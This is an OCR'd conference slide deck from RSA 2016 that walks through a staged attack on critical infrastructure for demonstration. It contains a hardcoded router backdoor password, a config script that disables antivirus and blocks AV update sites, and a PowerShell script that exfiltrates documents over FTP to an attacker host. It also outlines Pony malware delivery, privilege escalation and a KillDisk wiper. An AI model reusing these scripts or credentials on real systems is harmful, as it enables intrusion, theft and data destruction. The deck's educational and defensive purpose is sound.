RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: EXP-R05R


Hacking Exposed LIVE: *Attacking in the Shadows*

Stuart McClure

CEO/President
Cylance Inc.

#RSAC

Threat Landscape




“The Scenario”

Target: *Critical Infrastructure*

- Router / Firewall
  - Authentication Bypass
- Spearphish, exfiltrate and Pony
  - Fileless attack inside XLS->macro->Powershell
  - Pony botnet attack inside XLS->macro->Powershell
- Phish and Kill
  - Send users new IE Exploit (user)
  - Use SmashedPotato to escalate privilege (Admin)
  - Wipe the target with BlackEnergy / Ukrainian Killdisk

Attack Map



Hack #1: Exfiltrate and Pwn
Company ABC
10.10.1.0/24
192.168.2.0/24
192.168.2.4
Hacker
Hacker
Hack #0: Bypass and Re-Configure Router
Server
FTP/HTTP/C2
Internet
Router
Hack #2: Exploit, Escalate and Eviscerate

Hack #0: Bypass and Re-configure Router

Hack #0: Bypass

- Common Internet router
- Hardcoded backdoor password of "FGTAbc11*xy+Qqz27"
- Gives maintenance account access as SUPER ADMIN
- Perform any function as router administrator
  - Update SUPER ADMIN password
- All from remote

Hack #0: Bypass



[redacted] FW60CM3G13(

~~https~~://10.10.1.1/index

[redacted]

[redacted]

System Information

Host Name	FW60CM3G13000657 [Change]
Serial Number	FW60CM3G13000657
Operation Mode	NAT [Change]
HA Status	Standalone [Configure]
System Time	Sun Feb 28 14:36:20 2016 (FortiGuard) [Change]
Firmware Version	v5.0,build3608 (GA Patch 7) [Update] [Details]
System Configuration	[Backup] [Restore] [Revisions]
Current Administrator	admin [Change Password] /1 in Total [Details]
Uptime	0 day(s) 1 hour(s) 1 min(s)

License Information

Support Contract	
Registration	Unreachable
FortiGuard Services	
Next Generation Firewall	
IPS & Application Control	Unreachable [Configure]
ATP Services	
AntiVirus	Unreachable

System Resources

CPU Usage 1%
Memory Usage 29%
Disk Usage 1.8%

Reboot Shutdown

Features


Basic Features

Advanced Routing	OFF
IPv6	OFF
VPN	ON
WAN Opt. & Cache	OFF
WiFi Controller	ON

Security Features **Preset** Custom

AntiVirus	OFF

Hack #0: Re-Configure Router




[redacted] FW60CM3G13C ×

https://10.10.1.1/index

[redacted]

Seq.#	From	To
1	any	any
3	any	any



[redacted] FW60CM3G13C ×

https://10.10.1.1/index

[redacted]

[redacted]

Edit Web Filter Profile

Inspection Mode ● Proxy ○ Flow-based ○ DNS

□ FortiGuard Categories

Show All ×

- Local Categories
- Potentially Liable
- Adult/Mature Content
- Bandwidth Consuming
- Security Risk
- General Interest - Personal
- General Interest - Business
- Unrated

Quota on Categories with Monitor, Warning and Authenticate Actions

□ Enable Safe Search

☑ Scan Encrypted Connection (Exempted Categories: ☑ Banking ☑ Health Care ☑ Personal Privacy)

□ Enable Web Site Filter

□ Provide Details for Blocked HTTP 4xx and 5xx Errors

□ Block Invalid URLs

□ Rate Images by URL (Blocked images will be replaced with blanks)

☑ HTTP POST Action Comfort ▾

□ Web Content Filter ▾

□ Remove Java Applet Filter


□ Allow Websites When a Rating Error Occurs

□ Remove ActiveX Filter

□ Rate URLs by Domain and IP Address

Hack #0: Re-configure

- Add “FTP ALLOW” outbound
- Turn on Web Filters
- Disable AV
- Block AV update websites



```
#!/bin/bash
config firewall policy
delete 2
end
config system global
set gui-antivirus disable
set gui-implicit-policy enable
set gui-ips enable
set gui-vpn enable
set gui-vulnerability-scan enable
set gui-webfilter enable
set gui-wireless-controller enable
end
config webfilter urlfilter
edit 1
set name table1
config entries
edit *.mcafee.com
set action block
set type wildcard
set status enable
end
config entries
edit *.symantec.com
set type wildcard
set action block
set status enable
end
config entries
edit *.trendmicro.com
set type wildcard
set action block
set status enable
end
end
config webfilter profile
edit default
config web
set urlfilter-table 1
end
end
end
EOF
```

Hack #0: DEMO

- Show the router
- Show the Python script to reset password
- Run Python script to reset password
- Show Console
- Show Python script to re-configure router
- Run Python script to re-configure router
- Show Console with changes made

Hack #0: DEMO

- LIVE

Hack #1: Spearphish, exfiltrate and Pony

Hack #1: Spearphish, exfiltrate and Pony

- IT Admin user running as USER
- Receives weaponized XLS in email which (behind the scenes)…
  - Runs embedded Macro which…
    - Runs embedded Powershell script which…
      - FTPs all files from "My Documents" to FTP server
      - Download Pony botnet and runs it
- Show Pony C2

Hack #1: Exfiltrate script

Powershell Script:

```
$commands = '$p = [environment]::getfolderpath("mydocuments");

$extensions = ".xls", ".xlsx", ".pdf", ".doc", ".docx", ".pptp",
".pptx", ".rtf";

Foreach($path in Get-ChildItem $p -recurse){if ($extensions -
contains $path.extension){$webclient = New-Object
System.Net.WebClient;$uri = New-Object
System.Uri("ftp://grabby:myfiles@192.168.2.4/loot/" +
$path.name); $webclient.UploadFile($Uri, $path.fullname);}}'

$encodedstring = [Convert]::ToBase64String($bytes)

$encodedstring
```

Hack #1: DEMO

- Show the email
- Show the FTP server directory empty
- Show Pony C2 Console without victim
- Show the victim without Pony
- Open the XLS attachment
- Show the FTP server directory not empty
- Show the network traffic
- Show Pony started in Task Manager
- Show Pony C2 Console with victim present

Hack #1: DEMO

- LIVE

Hack #2: Exploit, Escalate and Eviscerate

Hack #2: “Forever Days” Primer

- **Local**
  - Pass the Hash
  - Password dumping (pwdump, cachedump, fgdump, quarkspwdump, creddump, WCE, gsecdump, mimikatz)
  - MSHTA and Windows MOF (WMI)
  - AT Scheduler / Scheduled Tasks
  - DLL Search Order Hijacking, DLL Highjacking, DLL pre-loading
  - DLL Side Loaders (McAfee’s mcvsmap.exe, Intel’s hkcmd.exe, NVIDIA’s NvSmart.exe, Microsoft’s igxfstray.exe, Microsoft’s OInfo P11.exe)
  - API Hooking and DLL Injection (svchost.exe, msiexec.exe)
  - BIOS/Firmware hacking
  - Hot Potato – NTLM/NBNS spoofing to run commands
  - Spangler attack - NTLM MITM
- **Remote**
  - PSEXEC (TCP 139/445) – writing to SVCCTL named pipe over SMB
  - WMI (TCP 135) – RPCSS in SVCHOST.EXE
  - Remote Registry (winreg)
  - Remote Desktops - RDP (TCP 3389), WinRS (TCP 80/5985), VNC, SCCM, SCP/SSH, TFTP, etc.
  - vPRO AMT hack

Hack #2: Exploit

- New MS XML Exploit
- Double free memory vulnerability in MSXML3.dll
- Invokable with IE
- Validating DTDs (Document Type Definition) in an XML document
- Invalid forward ID references
- Memory occupied by a forward reference object is freed twice
- Present in older heap manager used

Hack #2: Escalate

Hot Potato and SmashedPotato

- Download and run Privilege escalation to SYSTEM
- HTTP -> SMB NTLM relay (MITM attack)
- Uses WPAD (Web Proxy AutoDiscovery)
- NTLM Credentials relayed to local SMB listener to create new service that runs user-defined command
- http://foxglovesecurity.com/2016/01/16/hot-potato/

Hack #2: Eviscerate

BlackEnergy / Ukranian KillDisk

- Using SmashedPotato, run latest KillDisk malware
- Crimeware sold on Russian underground since 2007
- Botnets and DDoS attacks, Plug-in architecture
- Links to 2008 Georgian attack
- In 2014 variants included plugin to destroy system called “dstr”
- Nov. 2015 first case in the wild at CERT-UA surrounding Ukranian local elections (videos and documents destroyed)
- Complete list of files destroyed has over 4000 file extensions

Hack #2: Eviscerate

- Specific time delay allowed
- Deletes Windows Event Logs: Application, Security, Setup and System.
- Deletes documents and files on disk
- Terminates and overwrites ICS services:
  - komut.exe and sec_service.exe (ASEM Ubiquity)

Samples used:

- 5d2b1abc7c35de73375dd54a4ec5f0b060ca80a1831dac46ad411b4fe4eac4c6 (“ololo 2.exe”, “crab.exe”, “ololo.exe”)
- F52869474834be5a6b5df7f8f0c46cbc7e9b22fa5cb30bee0f363ec6eb056b95 (“svchost.exe”)

Hack #2: DEMO

- Show the email
- Click on URL link
- Show Task Manager (SmashedPotato)
- Show Task Manager (KillDisk)
- Watch the insanity…

Hack #2: DEMO

- LIVE

“Apply” what you’ve learned

“Apply” what you’ve learned

- Authentication Bypass
  - Inventory the make and manufacturers
  - Stay on top of their known vulnerabilities
  - Red team your network infrastructure often
- Exfiltration
  - Prevent Macros and Powershell and ActiveScripts
  - Monitor your outbound traffic looking for file transfer traffic
- Forever-Days
  - Search them out in your organization
  - Configure/Harden your systems to reduce their success
- Stay on top of known vulnerabilities and patch and/or plug them
- Focus on PREVENTION with next generation protection like Cylance

Thank you!!!

Come to the Cylance booth (#342) for a demo of how we prevent all these attacks and much more!!!